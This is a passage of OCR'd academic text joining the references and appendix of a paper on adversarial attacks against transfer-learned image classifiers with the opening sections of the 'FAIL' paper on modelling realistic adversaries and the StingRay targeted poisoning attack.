[35] KURAKIN, A., GOODFELLOW, I., AND BENGIO, S. Adversarial examples in the physical world. In *Proc. of ICLR* (2016).

[36] KURAKIN, A., GOODFELLOW, I., AND BENGIO, S. Adversarial machine learning at scale. In *Proc. of ICLR* (2017).

[37] LI, X., AND LI, F. Adversarial examples detection in deep networks with convolutional filter statistics. *arXiv preprint arXiv:1612.07767* (2016).

[38] LIU, Y., CHEN, X., LIU, C., AND SONG, D. Delving into transferable adversarial examples and black-box attacks. In *Proc. of ICLR* (2016).

[39] METZEN, J. H., GENEWEIN, T., FISCHER, V., AND BISCHOFF, B. On detecting adversarial perturbations. In *Proc. of ICLR* (2017).

[40] MIKOLOV, T., LE, Q. V., AND SUTSKEVER, I. Exploiting similarities among languages for machine translation. *arXiv preprint arXiv:1309.4168* (2013).

[41] MOOSAVI-DEZFOOLI, S.-M., FAWZI, A., AND FROSSARD, P. Deepfool: a simple and accurate method to fool deep neural networks. In *Proc. of CVPR* (2016).

[42] NGUYEN, A., YOSINSKI, J., AND CLUNE, J. Deep neural networks are easily fooled: High confidence predictions for unrecognizable images. In *Proc. of CVPR* (2015).

[43] NOCEDAL, J., AND WRIGHT, S. Numerical optimization, series in operations research and financial engineering. *Springer, New York, USA, 2006* (2006).

[44] PAPERNOT, N., CARLINI, N., GOODFELLOW, I., FEINMAN, R., FAGHRI, F., MATYASKO, A., HAMBARDZUMYAN, K., JUANG, Y.-L., KURAKIN, A., SHEATSLEY, R., GARG, A., AND LIN, Y.-C. cleverhans v2.0.0: an adversarial machine learning library. *arXiv* (2017).

[45] PAPERNOT, N., MCDANIEL, P., AND GOODFELLOW, I. Transferability in machine learning: from phenomena to black-box attacks using adversarial samples. *arXiv preprint arXiv:1605.07277* (2016).

[46] PAPERNOT, N., MCDANIEL, P., GOODFELLOW, I., JHA, S., CELIK, Z. B., AND SWAMI, A. Practical black-box attacks against machine learning. In *Proc. of Asia CCS* (2017).

[47] PAPERNOT, N., MCDANIEL, P., JHA, S., FREDRIKSON, M., CELIK, Z. B., AND SWAMI, A. The limitations of deep learning in adversarial settings. In *Proc. of EuroS&P* (2016).

[48] PAPERNOT, N., MCDANIEL, P., WU, X., JHA, S., AND SWAMI, A. Distillation as a defense to adversarial perturbations against deep neural networks. In *Proc. of S&P* (2016).

[49] PARKHI, O. M., VEDALDI, A., ZISSERMAN, A., ET AL. Deep face recognition. In *Proc. of BMVC* (2015).

[50] RAZAVIAN, A. S., AZIZPOUR, H., SULLIVAN, J., AND CARLSSON, S. Cnn features off-the-shelf: an astounding baseline for recognition. In *Proc. of Workshop on CVPR* (2014).

[51] REDMON, J., DIVVALA, S., GIRSHICK, R., AND FARHADI, A. You only look once: Unified, real-time object detection. In *Proc. of CVPR* (2016).

[52] REN, S., HE, K., GIRSHICK, R., AND SUN, J. Faster r-cnn: Towards real-time object detection with region proposal networks. In *Proc. of NIPS* (2015).

[53] SABOUR, S., CAO, Y., FAGHRI, F., AND FLEET, D. J. Adversarial manipulation of deep representations. In *Proc. of ICLR* (2015).

[54] SAROIU, S., GUMMADI, K., AND GRIBBLE, S. D. A measurement study of peer-to-peer file sharing systems. In *Proc. of MMCN* (2002).

[55] SHARIF, M., BHAGAVATULA, S., BAUER, L., AND REITER, M. K. Accessorize to a crime: Real and stealthy attacks on state-of-the-art face recognition. In *Proc. of CCS* (2016).

[56] SIMONYAN, K., AND ZISSERMAN, A. Very deep convolutional networks for large-scale image recognition. *arXiv preprint arXiv:1409.1556* (2014).

[57] SRIVASTAVA, N., HINTON, G. E., KRIZHEVSKY, A., SUTSKEVER, I., AND SALAKHUTDINOV, R. Dropout: a simple way to prevent neural networks from overfitting. *JMLR 15*, 1 (2014), 1929–1958.

[58] SZEGEDY, C., IOFFE, S., VANHOUCKE, V., AND ALEMI, A. A. Inception-v4, inception-resnet and the impact of residual connections on learning. In *AAAI* (2017).

[59] SZEGEDY, C., LIU, W., JIA, Y., SERMANET, P., REED, S., ANGUELOV, D., ERHAN, D., VANHOUCKE, V., RABINOVICH, A., ET AL. Going deeper with convolutions. In *Proc. of CVPR* (2015).

[60] SZEGEDY, C., ZAREMBA, W., SUTSKEVER, I., BRUNA, J., ERHAN, D., GOODFELLOW, I., AND FERGUS, R. Intriguing properties of neural networks. *arXiv preprint arXiv:1312.6199* (2013).

[61] TRAMÈR, F., PAPERNOT, N., GOODFELLOW, I., BONEH, D., AND MCDANIEL, P. The space of transferable adversarial examples. *arXiv preprint arXiv:1704.03453* (2017).

[62] TRAMÈR, F., ZHANG, F., JUELS, A., REITER, M., AND RISTENPART, T. Stealing machine learning models via prediction apis. In *Proc. of USENIX Security* (2016).

[63] WANG, D., AND ZHENG, T. F. Transfer learning for speech and language processing. In *Proc. of APSIPA* (2015).

[64] WANG, Q., GUO, W., ZHANG, K., ORORBIA II, A. G., XING, X., LIU, X., AND GILES, C. L. Adversary resistant deep neural networks with an application to malware detection. In *Proc. of KDD* (2017).

[65] WANG, Z., BOVIK, A. C., SHEIKH, H. R., AND SIMONCELLI, E. P. Image quality assessment: from error visibility to structural similarity. *IEEE Trans. on Image Processing 13*, 4 (2004), 600–612.

[66] WANG, Z., SIMONCELLI, E. P., AND BOVIK, A. C. Multiscale structural similarity for image quality assessment. In *ACSSC* (2003), vol. 2, IEEE, pp. 1398–1402.

[67] YAO, Y., XIAO, Z., WANG, B., VISWANATH, B., ZHENG, H., AND ZHAO, B. Y. Complexity vs. performance: empirical analysis of machine learning as a service. In *Proc. of IMC* (2017).

[68] YOSINSKI, J., CLUNE, J., BENGIO, Y., AND LIPSON, H. How transferable are features in deep neural networks? In *Proc. of NIPS* (2014).

[69] ZEILER, M. D. Adadelta: an adaptive learning rate method. *arXiv preprint arXiv:1212.5701* (2012).

[70] ZEILER, M. D., AND FERGUS, R. Visualizing and understanding convolutional networks. In *Proc. of ECCV* (2014).

[71] ZHANG, L., CHOFFNES, D., DUMITRAS, T., LEVIN, D., MISLOVE, A., SCHULMAN, A., AND WILSON, C. Analysis of ssl certificate reissues and revocations in the wake of heartbleed. In *Proc. of IMC* (2014).

[72] ZHENG, S., SONG, Y., LEUNG, T., AND GOODFELLOW, I. Improving the robustness of deep neural networks via stability training. In *Proc. of CVPR* (2016).

| Student Task | Dataset | # of Classes | Training Size | Testing Size | Teacher Model | Training Configurations |
|---|---|---|---|---|---|---|
| Face | PubFig83 [8] | 65 | 5,850 | 650 | VGG-Face [11] | epoch=200,batch=32,optimizer=adadelta,lr=1.0 |
| Iris | CASIA Iris [2] | 1,000 | 16,000 | 4,000 | VGG16 [56] | epoch=100,batch=32,optimizer=adadelta,lr=0.1 |
| Traffic Sign | GTSRB [1] | 43 | 39,209 | 12,630 | VGG16 [56] | epoch=50,batch=32,optimizer=adadelta,lr=1.0 |
| Flower | VGG Flowers [9] | 102 | 6,149 | 1,020 | ResNet50 [28] | epoch=150,batch=50,optimizer=sgd,lr=0.01 |

Table 2: Detailed information about dataset, Teacher models, and training configurations for each Student task.





Figure 10: Adversarial examples generated from the same source image with different perturbation budgets (using *DSSIM*). Lower budget produces less noticeable perturbations.


Figure 11: Comparison between adversarial images generated using *DSSIM* perturbation budget ($P = 0.003$) and $L_2$ budget ($P = 0.01$). Budgets of both metrics are chosen to produce similar targeted attack success rate around 90%.

# A Appendix

## Disclosure

While we did not perform any attacks on deployed image recognition systems, we did experiment with publicly available Teacher models from Google, Microsoft and the open source PyTorch originally started by Facebook. Following their tutorials, our results showed they were vulnerable to this class of adversarial attacks. In advance of the public release of this paper, we reached out to machine learning and security researchers at Google, Microsoft and Facebook, and shared our findings with them.

## Definition of *DSSIM*

*DSSIM* (Structural Dissimilarity) is a distance metric derived from *SSIM* (**S**tructural **SIM**ilarity). Let $x = \{x_1, ..., x_N\}$, and $y = \{y_1, ..., y_N\}$ be pixel intensity signals of two images being compared, respectively. The basic form of *SSIM* compares three aspects of the two image samples, luminance ($l$), contrast ($c$), and structure ($s$). The *SSIM* score is then described in the following equation.

$$\begin{aligned} SSIM(x,y) &= l(x,y) \cdot c(x,y) \cdot s(x,y) \\ &= \left(\frac{2\mu_x\mu_y + C_1}{\mu_x^2 + \mu_y^2 + C_1}\right) \\ &\cdot \left(\frac{2\sigma_x\sigma_y + C_2}{\sigma_x^2 + \sigma_y^2 + C_2}\right) \\ &\cdot \left(\frac{\sigma_{xy} + C_3}{\sigma_x\sigma_y + C_3}\right) \end{aligned} \tag{5}$$

$\mu$ and $\sigma$ are mean and standard deviation of pixel intensities of image samples. $C_1$, $C_2$, and $C_3$ are constants, and recommendation for choosing these constants is included in the original paper [65, 66].


*DSSIM* is calculated as $\frac{1-SSIM}{2}$. It ranges from 0 to 1, where 0 represents two images are identical, and 1 represents two images are negatively correlated (often achieved by inverting the image).

In our experiments, we use an improved version of *SSIM*, referred as multi-scale *SSIM*, which also considers distortion due to viewing conditions (*e.g.,* display resolution). This is achieved by iteratively comparing the reference and distorted images at different scales (or resolutions) by applying a low-pass filter to downsample images. To compute *DSSIM*, we use the implementation of multi-scale *SSIM* from TensorFlow and follow the recommended parameter configuration [11].

[11] https://github.com/tensorflow/models/blob/master/research/compression/image_encoder/msssim.py



(a) Iris ($P = 0.005$) (b) Traffic Sign ($P = 0.01$) (c) Flower ($P = 0.003$)

Figure 12: Adversarial images generated in Iris, Traffic Sign, and Flower. Perturbation budgets selected result in unnoticeable perturbations. Iris attack targets at VGG16 layer 15 (out of 16 layers). Traffic Sign attack targets at VGG16 layer 10 (out of 16 layers), and Flower attack targets at ResNet50 layer 49 (out of 50 layers).





(a) Google Cloud ML ($P = 0.001$) (b) Microsoft CNTK ($P = 0.003$) (c) PyTorch ($P = 0.001$)

Figure 13: Adversarial images generated for Student models trained on Google Cloud ML, Microsoft CNTK, and PyTorch. Attacks using these samples achieve targeted success rate of 96.5%, 99.4%, and 88.0% in corresponding models.




(a) Face. (b) Iris. (c) Traffic Sign.

Figure 14: Performance of applying Dropout as defense with different Dropout ratio in Face, Iris, and Traffic Sign.




(a) Face. (b) Iris. (c) Traffic Sign.

Figure 15: Performance of modifying Student as defense with different distance thresholds in Face, Iris, and Traffic Sign.

# When Does Machine Learning FAIL? Generalized Transferability for Evasion and Poisoning Attacks

Octavian Suciu Radu Mărginean Yiğitcan Kaya Hal Daumé III
Tudor Dumitraș
*University of Maryland, College Park*

## Abstract

Recent results suggest that attacks against supervised machine learning systems are quite effective, while defenses are easily bypassed by new attacks. However, the specifications for machine learning systems currently lack precise adversary definitions, and the existing attacks make diverse, potentially unrealistic assumptions about the strength of the adversary who launches them. We propose the **FAIL** attacker model, which describes the adversary's knowledge and control along four dimensions. Our model allows us to consider a wide range of weaker adversaries who have limited control and incomplete knowledge of the features, learning algorithms and training instances utilized.


To evaluate the utility of the **FAIL** model, we consider the problem of conducting targeted poisoning attacks in a realistic setting: the crafted poison samples must have clean labels, must be individually and collectively inconspicuous, and must exhibit a generalized form of transferability, defined by the **FAIL** model. By taking these constraints into account, we design StingRay, a targeted poisoning attack that is practical against 4 machine learning applications, which use 3 different learning algorithms, and can bypass 2 existing defenses. Conversely, we show that a prior evasion attack is less effective under generalized transferability. Such attack evaluations, under the **FAIL** adversary model, may also suggest promising directions for future defenses.

## 1 Introduction

Machine learning (ML) systems are widely deployed in safety-critical domains that carry incentives for potential adversaries, such as finance [14], medicine [18], the justice system [31], cybersecurity [1], or self-driving cars [6]. An ML classifier automatically learns classification models using labeled observations (samples) from a *training set*, without requiring predetermined rules for mapping inputs to labels. It can then apply these models to predict labels for new samples in a *testing set*. An *adversary* knows some or all of the ML system's parameters and uses this knowledge to craft training or testing samples that manipulate the decisions of the ML system according to the adversary's goal—for example, to avoid being sentenced by an ML-enhanced judge.

Recent work has focused primarily on *evasion* attacks [4, 44, 17, 50, 35, 9], which can induce a *targeted* misclassification on a specific sample. As illustrated in Figures 1a and 1b, these test time attacks work by mutating the target sample to push it across the model's decision boundary, without altering the training process or the decision boundary itself. They are not applicable in situations where the adversary does not control the target sample—for example, when she aims to influence a malware detector to block a benign app developed by a competitor. Prior research has also shown the feasibility of targeted *poisoning* attacks [34, 32]. As illustrated in Figure 1c, these attacks usually blend crafted instances into the training set to push the model's boundary toward the target. In consequence, they enable misclassifications for instances that the adversary cannot modify.

These attacks appear to be very effective, and the defenses proposed against them are often bypassed in follow-on work [8]. However, to understand the actual security threat introduced by them, we must model the capabilities and limitations of realistic adversaries. Evaluating poisoning and evasion attacks under assumptions that overestimate the capabilities of the adversary would lead to an inaccurate picture of the security threat posed to real-world applications. For example, test time attacks often assume white-box access to the victim classifier [9]. As most security-critical ML systems use proprietary models [1], these attacks might not reflect actual capabilities of a potential adversary. Black-box attacks consider weaker adversaries, but they often make rigid assumptions about the adversary's knowledge when investigating the *transferability* of an attack. Transferabil-




(a) (b) (c) (d)

Figure 1: Targeted attacks against machine learning classifiers. (a) The pristine classifier would correctly classify the target. (b) An evasion attack would modify the target to cross the decision boundary. (c) Correctly labeled poisoning instances change the learned decision boundary. (d) At testing time, the target is misclassified but other instances are correctly classified.

ity is a property of attack samples crafted locally, on a surrogate model that reflects the adversary's limited knowledge, allowing them to remain successful against the target model. Specifically, black-box attacks often investigate transferability in the case where the local and target models use different training *algorithms* [36]. In contrast, ML systems used in the security industry often resort to *feature* secrecy (rather than algorithmic secrecy) to protect themselves against attacks, e.g. by incorporating undisclosed features for malware detection [10].

In this paper, we make a first step towards modeling realistic adversaries who aim to conduct attacks against ML systems. To this end, we propose the **FAIL** model, a general framework for the analysis of ML attacks in settings with a variable amount of adversarial knowledge and control over the victim, along four tunable dimensions: **F**eatures, **A**lgorithms, **I**nstances, and **L**everage. By preventing any implicit assumptions about the adversarial capabilities, the model is able to accurately highlight the success rate of a wide range of attacks in realistic scenarios and forms a common ground for modeling adversaries. Furthermore, the **FAIL** framework generalizes the transferability of attacks by providing a multidimensional basis for surrogate models. This provides insights into the constraints of realistic adversaries, which could be explored in future research on defenses against these attacks. For example, our evaluation suggests that crafting transferable samples with an existing evasion attack is more challenging than previously believed.

To evaluate the utility of the **FAIL** model, we consider the problem of *conducting targeted poisoning attacks in a realistic setting*. Specifically, we impose four constraints on the adversary. First, the poison samples must have *clean labels*, as the adversary can inject them into the training set of the model under attack but cannot determine how they are labeled. Second, the samples must be *individually inconspicuous*, i.e. to be very similar to the existing training instances in order to prevent an easy detection, while collectively pushing the model's boundary toward a target instance. Third, the samples myst be *collectively inconspicuous* by bounding the collateral damage on the victim (Figure 1d). Finally, the poison samples must exhibit a generalized form of transferability, as the adversary tests the samples on a surrogate model, trained with partial knowledge along multiple dimensions, defined by the **FAIL** model.

By taking into account the goals, capabilities, and limitations of realistic adversaries, we also design StingRay, a targeted poisoning attack that can be applied in a broad range of settings [1]. Moreover, the StingRay attack is *model agnostic*: we describe concrete implementations against 4 ML systems, which use 3 different classification algorithms (convolutional neural network, linear SVM, and random forest). The instances crafted are able to bypass three anti-poisoning defenses, including one that we adapted to account for targeted attacks. By subjecting StingRay to the **FAIL** analysis, we obtain insights into the *transferability of targeted poison samples*, and we highlight promising directions for investigating defenses against this threat.

In summary, this paper makes three contributions:

- We introduce the **FAIL** model, a general framework for modeling realistic adversaries and evaluating their impact. The model generalizes the transferability of attacks against ML systems, across various levels of adversarial knowledge and control. We show that a previous black-box evasion attack is less effective under generalized transferability.
- We propose StingRay, a targeted poisoning attack that overcomes the limitations of prior attacks. StingRay is effective against 4 real-world classification tasks, even when launched by a range of weaker adversaries within the **FAIL** model. The attack also bypasses two existing anti-poisoning defenses.
- We systematically explore realistic adversarial scenarios and the effect of partial adversary knowledge and control on the resilience of ML models against a test-time attack and a training-time attack. Our

[1] Our implementation code could be found at `https://github.com/sdsatumd`

results provide insights into the transferability of attacks across the FAIL dimensions and highlight potential directions for investigating defenses against these attacks.

This paper is organized as follows. In Section 2 we formalize the problem and our threat model. In Section 3 we introduce the FAIL attacker model. In Section 4 we describe the StingRay attack and its implementation. We present our experimental results in Section 5, review the related work in Section 6, and discuss the implications in Section 7.

## 2 Problem Statement

Lack of a unifying threat model to capture the dimensions of adversarial knowledge caused existing work to diverge in terms of adversary specifications. Prior work defined adversaries with inconsistent capabilities. For example, in [36] a *black-box* adversary possesses knowledge of the full feature representations, whereas its counterpart in [50] only assumes access to the raw data (i.e. before feature extraction).

Compared to existing white-box or black-box models, in reality, things tend to be more nuanced. A commercial ML-based malware detector [1] can rely on a publicly known architecture with proprietary data collected from end hosts, and a mixture of known features (e.g. system calls of a binary), and undisclosed features (e.g. reputation scores of the binary). Existing adversary definitions are too rigid and cannot account for realistic adversaries against such applications. In this paper, we ask *how can we systematically model adversaries based on realistic assumptions about their capabilities?*

Some of the recent evasion attacks [28, 36] investigate the transferability property of their solutions. Proven transferability increases the strength of an attack as it allows adversaries with limited knowledge or access to the victim system to craft effective instances. Furthermore, transferability hinders defense strategies as it renders secrecy ineffective. However, existing work generally investigates transferability under single dimensions (e.g. limiting the adversarial knowledge about the victim algorithm). This weak notion of transferability limits the understanding of actual attack capabilities on real systems and fails to shed light on potential avenues for defenses. This paper aims to provide a means to define and evaluate a more *general transferability*, across a wide range of adversary models. The generalized view of threat models highlights limitations of existing training-time attacks. Existing attacks [51, 29, 20] often assume full control over the training process of victim classifiers and have similar shortcomings to white-box attacks. Those that do not assume full control generally omit important adversarial considerations.Targeted poisoning attacks [34, 32, 11] require control of the labeling process. However, an attacker is often unable to determine the labels assigned to the poison samples in the training set —consider a case where a malware creator may provide a poison sample for the training set of an ML-based malware detector, but its malicious/benign label will be assigned by the engineers who train the detector. These attacks risk being detected by existing defenses as they might craft samples that stand out from the rest of the training set. Moreover, they also risk causing collateral damage to the classifier; for example, in Figure 1c the attack can trigger the misclassification of additional samples from the target's true class if the boundary is not molded to include only the target. Such collateral damage reduces the trust in the classifier's predictions, and thus the potential impact of the attack. Therefore, we aim to observe whether an attack could address these limitations and discover *how realistic is the targeted poisoning threat?*

**Machine learning background.** For our purpose, a *classifier* (or hypothesis) is a function $h : X \rightarrow Y$ that maps instances to labels to perform *classification*. An *instance* $\mathbf{x} \in X$ is an entity (e.g., a binary program ) that must receive a *label* $y \in Y = \{y_0, y_1, ..., y_m\}$ (e.g., reflecting whether the binary is malicious ). We represent an instance as a vector $\mathbf{x} = (x_1, \ldots, x_n)$, where the features reflect attributes of the artifact (e.g. APIs invoked by the binary). A function $D(\mathbf{x}, \mathbf{x}')$ represents the distance in the feature space between two instances $\mathbf{x}, \mathbf{x}' \in X$. The function $h$ can be viewed as a separator between the malicious and benign classes in the feature space $X$; the plane of separation between classes is called *decision boundary*. The *training set* $S \subset X$ includes instances that have known labels $Y_S \subset Y$. The labels for instances in $S$ are assigned using an *oracle* — for a malware classifier, an oracle could be an antivirus service such as VirusTotal, whereas for an image classifier it might be a human annotator. The *testing set* $T \subset X$ includes instances for which the labels are unknown to the learning algorithm.

**Threat model.** We focus on *targeted poisoning attacks* against machine learning classifiers. In this setting, we refer to the victim classifier as Alice, the owner of the target instance as Bob, and the attacker as Mallory. Bob and Mallory could also represent the same entity. Bob possesses an instance $\mathbf{t} \in T$ with label $y_t$, called the *target*, which will get classified by Alice. For example, Bob develops a benign application, and he ensures it is not flagged by an oracle antivirus such as VirusTotal. Bob's expectation is that Alice would not flag the instance either. Indeed, the target would be correctly classified by Alice after learning a hypothesis using a pristine training set $S^*$ (i.e. $h^* = A(S^*), h^*(\mathbf{t}) = y_t$). Mallory has partial

knowledge of Alice's classifier and read-only access to the target's feature representation, but they do not control either $\mathbf{t}$ or the natural label $y_t$, which is assigned by the oracle. Mallory pursues two goals. The *first goal* is to introduce a targeted misclassification on the target by deriving a training set $S$ from $S^*$: $h = A(S), h(\mathbf{t}) = y_d$, where $y_d$ is Mallory's desired label for $\mathbf{t}$. On binary classification, this translates to causing a false positive (FP) or false negative (FN). An example of FP would be a benign email message that would be classified as spam, while an FN might be a malicious sample that is not detected. In a multiclass setting, Mallory causes the target to be labeled as a class of choice. Mallory's *second goal* is to minimize the effect of the attack on Alice's overall classification performance. To quantify this collateral damage, we introduce the Performance Drop Ratio (PDR), a metric that reflects the performance hit suffered by a classifier after poisoning. This is defined as the ratio between the performance of the poisoned classifier and that of the pristine classifier: $PDR = \frac{performance(h)}{performance(h^*)}$. The metric encodes the fact that for a low-error classifier, Mallory could afford a smaller performance drop before raising suspicions.

## 3 Modeling Realistic Adversaries

**Knowledge and Capabilities.** Realistic adversaries conducting training time or testing time attacks are constrained by an imperfect *knowledge* about the model under attack and by limited *capabilities* in crafting adversarial samples. For an attack to be successful, samples crafted under these conditions must transfer to the original model. We formalize the adversary's strength in the **FAIL** attacker model, which describes the adversary's knowledge and capabilities along 4 dimensions:

- **F**eature knowledge $\mathcal{R} = \{x_i : x_i \in \mathbf{x}, x_i \text{ is } readable\}$: the subset of features known to the adversary.
- **A**lgorithm knowledge $A'$: the learning algorithm that the adversary uses to craft poison samples.
- **I**nstance knowledge $S'$: the labeled training instances available to the adversary.
- **L**everage $\mathcal{W} = \{x_i : x_i \in \mathbf{x}, x_i \text{ is } writable\}$: the subset of features that the adversary can modify.

The **F** and **A** dimensions constrain the attacker's understanding of the hypothesis space. Without knowing the victim classifier $A$, the attacker would have to select an alternative learning algorithm $A'$ and hope that the evasion or poison samples crafted for models created by $A'$ transfer to models from $A$. Similarly, if some features are unknown (i.e., partial feature knowledge), the model used for crafting instances is an approximation of the original classifier. For classifiers that learn a representation of the input features (such as neural networks), limiting the **F** dimension results in a different, approximate internal representation that will affect the success rate of the attack. These limitations result in an inaccurate *assessment* of the impact that the crafted instances will have and affect the success rate of the attack. The **I** dimension affects the accuracy of the adversary's view over the instance space. As $S'$ might be a subset or an approximation of $S^*$, the poisoning and evasion samples might exploit gaps in the instance space that are not present in the victim's model. This, in turn, could lead to an impact overestimation on the attacker side. Finally, the **L** dimension affects the adversary's *ability* to craft attack instances. The set of modifiable features restricts the regions of the feature space where the crafted instances could lie. For poisoning attacks, this places an upper bound on the ability of samples to shift the decision boundary while for evasion it could affect their effectiveness. The read-only features can, in some cases, cancel out the effect of the modified ones. An adversary with partial leverage needs extra effort, e.g. to craft more instances (for poisoning) or to attack more of the modifiable features (for both poisoning and evasion).

Prior work has investigated transferability without modeling a full range of realistic adversaries across the FAIL dimensions. [36] focuses on the **A** dimension, and proposes a transferable evasion attack across different neural network architectures. Transferability of poisoning samples in [33] is partially evaluated on the **I** and **A** dimensions. The evasion attack in [25] considers **F**, **A** and **I** under a coarse granularity, but omits the **L** dimension. ML-based systems employed in the security industry [21, 10, 45, 39, 12] often combine undisclosed and known features to render attacks more difficult. In this context, the systematic evaluation of transferability along the **F** and **L** dimensions is still an open question.

**Constraints.** The attacker's strategy is also influenced by a set of *constraints* that drive the attack design and implementation. While these are attack-dependent, we broadly classify them into three categories: *success*, *defense*, and *budget* constraints. *Success* constraints encode the attacker's goals and considerations that directly affect the effectiveness of the attack, such as the assessment of the target instance classification. *Defense* constraints refer to the attack characteristics aimed to circumvent existing defenses (e.g. the post-attack performance drop on the victim). *Budget* considerations address the limitations in an attacker's resources, such as the maximum number of poisoning instances or, for evasion attacks, the maximum number of queries to the victim model.

**Implementing the FAIL dimensions.** Performing empirical evaluations within the **FAIL** model requires further design choices that depend on the application domain and the attack surface of the system. To simulate weaker adversaries systematically, we formulate a questionnaire to guide the design of experiments focusing on each dimension of our model.

For the **F** dimension, we ask: *What features could be kept as a secret? Could the attacker access the exact feature values?* Feature subsets may not be publicly available (e.g. derived using a proprietary malware analysis tool, such as dynamic analysis in a contained environment), or they might be directly defined from instances not available to the attacker (e.g. low-frequency word features). Similarly, the exact feature values could be unknown ( e.g. because of defensive feature squeezing [49]). Feature secrecy does not, however, imply the attacker's inability to modify them through an indirect process [25] or extract surrogate ones.

The questions related to the **A** dimension are: *Is the algorithm class known? Is the training algorithm secret? Are the classifier parameters secret?* These questions define the spectrum for adversarial knowledge with respect to the learning algorithm: black-box access, if the information is public, gray-box, where the attacker has partial information about the algorithm class or the ensemble architecture, or white-box, for complete adversarial knowledge.

The **I** dimension controls the overlap between the instances available to the attacker and these used by the victim. Thus, here we ask: *Is the entire training set known? Is the training set partially known? Are the instances known to the attacker sufficient to train a robust classifier?* An application might use instances from the public domain (e.g. a vulnerability exploit predictor) and the attacker could leverage them to the full extent in order to derive their attack strategy. However, some applications, such as a malware detector, might rely on private or scarce instances that limit the attacker's knowledge of the instance space. The scarcity of these instances drives the robustness of the attacker classifier which in turn defines the perceived attack effectiveness. In some cases, the attacker might not have access to any of the original training instances, being forced to train a surrogate classifier on independently collected samples [50, 29].

The **L** dimension encodes the practical capabilities of the attacker when crafting attack samples. These are tightly linked to the attack constraints. However, rather than being preconditions, they act as degrees of freedom on the attack. Here we ask: *Which features are modifiable by the attacker?* and *What side effects do the modifications have?* For some applications, the attacker may not be able to modify certain types of features, either because they do not control the generating process (e.g. an exploit predictor that gathers features from multiple vulnerability databases) or when the modifications would compromise the instance integrity (e.g. a watermark on images that prevents the attacker from modifying certain features). In cases of dependence among features, targeting a specific set of features could have an indirect effect on others (e.g. an attacker injecting tweets to modify word feature distributions also changes features based on tweet counts).

| Study | F | A | I | L |
|---|---|---|---|---|
| Test Time Attacks | | | | |
| Genetic Evasion[50] | ✓,✓ | ✓,✓ | ✓,✗† | ✓,✓ |
| Black-box Evasion[37] | ✗,∅* | ✓,✓ | ✓,✓ | ✗,∅* |
| Model Stealing[46] | ✓,✓ | ✓,✓ | ✓,✓ | ✗,∅* |
| FGSM Evasion[17] | ✗,∅* | ✗,∅* | ∅,∅ | ✗,∅* |
| Carlini's Evasion[9] | ✗,∅* | ✓,✓ | ∅,∅ | ✗,∅* |
| Training Time Attacks | | | | |
| SVM Poisoning[5] | ✗,∅* | ✓,✗† | ∅,∅ | ✗,∅* |
| NN Poisoning[33] | ✓,✗† | ✓,✓ | ✓,✓ | ✗,∅* |
| NN Backdoor[20][2] | ✓,✗† | ✓,✓ | ✓,✗† | ✓,✓ |
| NN Trojan[29] | ✓,✗ | ✓, ✓ | ✓,✓ | ✓,✓ |

